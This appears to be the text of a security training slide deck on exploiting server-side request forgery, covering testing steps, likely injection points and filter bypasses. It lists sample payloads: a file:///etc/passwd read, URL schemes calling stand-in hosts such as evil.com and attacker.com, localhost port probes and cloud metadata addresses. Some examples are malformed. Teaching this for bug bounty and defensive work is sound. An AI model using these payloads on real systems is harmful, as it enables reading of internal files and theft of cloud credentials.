EXPLOITING SSRF LIKE A BOSS

BY:TUSHAR VERMA

WHOAMI

ASSOCIATE SECURITY CONSULTANT

SYNACK RED TEAM MEMBER

BUG BOUNTY HUNTER


INFOSEC TRAINER AND SPEAKER

WHAT IS SSRF????

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.

In a typical SSRF attack, the attacker might cause the server to make a connection to internal-only services within the organization's infrastructure. In other cases, they may be able to force the server to connect to arbitrary external systems, potentially leaking sensitive data such as authorization credentials.

HOW TO IDENTIFY AND EXPLOIT SSRF?



Identify any request parameters that appear to contain hostnames, IP addresses, or full URLs

For each parameter, modify its value to specify an alternative resource, similar to the one being requested

Check if that resource appears in the server's response

Define a URL targeting a server on the Internet that you regulate, and monitor for incoming connections from the application you are testing

If no incoming connection is received, monitor the time taken for the application to respond

If there is a delay, the application's back-end requests may be timing out due to network restrictions on outbound connections

If a successful connection with an arbitrary URL is established, try to perform the following:

WHAT WE CAN DO WITH SSRF

SCAN FOR INTERNAL NETWORKS AND PORTS

IF IT RUNS ON CLOUD INSTANCE TRY TO FETCH META-DATA

SSRF TO REFLECTED XSS

TESTING URL SCHEMAS

HOW TO FIND ENDPOINTS

- gau (GetAllUrls)
- Waybackurls
- Arjun
- Burp Param Miner

WHERE TO LOOK FOR SSRF

- Webhooks: look for services that make HTTP requests when certain events happen. In most webhook features, the end user can choose their own endpoint and hostname. Try to send HTTP requests to internal services.
- PDF generators: try injecting <iframe>, <img>, <base> or <script> elements or CSS url() functions pointing to internal services.
- Document parsers: try to discover how the document is parsed. In case it's an XML document, use the PDF generator approach. For all other documents, see if there's a way to reference external resources and let the server make requests to an internal service.
- File uploads: instead of uploading a file, try sending a URL and see if it downloads the content of the URL

TYPES OF SSRF

Basic SSRF

Blind SSRF

BASIC SSRF

- The response may include local files, response from a service hosted within the internal network, cloud metadata etc.
- Attacker can get a response back from the server

BLIND SSRF

- When an application can be induced to issue a back-end HTTP request to a supplied URL, but the response from the back-end request is not returned in the application's front-end response

TESTING URL SCHEMAS

- file:///

Eg: http://xyz.com/evil.php?url=file:///etc/passwd

- dict://

Eg: http://xyz.com/evil.php?dict://evil.com:1337/

- sftp://

Eg:http://xyz.com/evil.php?url=sftp://evil.com:1337/

- ldap://

Eg: http://xyz.com/evil.php?url=ldap://localhost:1337/%0astats%0aquit

- tftp://

Eg: http://xyz.com/evil.php?url=tftp://evil.com:1337/TESTUDPPACKET

- gopher://

Eg: http://xyz.com/evil.php?url=http://attacker.com/gopher.phpgopher.php

SSRF AGAINST THE LOCAL SERVER

- http://127.0.0.1:80
- http://127.0.0.1:443
- http://127.0.0.1:22
- http://0.0.0.0:80
- http://0.0.0.0:443
- http://0.0.0.0:22
- http://localhost:80
- http://localhost:443
- http://localhost:22

COMMONLY USED PROTECTION MECHANISM

- Blacklisting

Practice of not allowing certain address /address range. For eg:

- http://127.0.0.1
- http://localhost

- Whitelisting

Only allow input that matches, begins with, or contains, a whitelist of permitted value

BYPASSING THE BLACKLISTING AND WHITELISTING

01

Bypass using HTTPS

02

Bypass using rare address

03

Bypass using URL encoding

04

Bypass using enclosed alphanumerics

SSRF URL FOR CLOUD INSTANCES

- AWS Metadata

AWS localhost is 169.254.169.254 so don't use 127.0.0.1 there!

- Google Cloud

http://169.254.169.254/computeMetadata/v1/

- Azure

http://169.254.169.254/metadata/v1/maintenance

- Alibaba

http://100.100.100.200/latest/meta-data/

RESOURCES

- https://portswigger.net/web-security/ssrf
- https://github.com/jdonsec/AllThingsSSRF
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Request%20Forgery
- https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf

GET IN TOUCH AT

- Twitter: @e11i0t_4lders0n
- LinkedIn: /in/tushars25
- Instagram: @e11i0t_4lders0n__
- Email: tushar.infosec@gmail.com
- Slides: speakerdeck.com/e11i0t_4lders0n

THANK YOU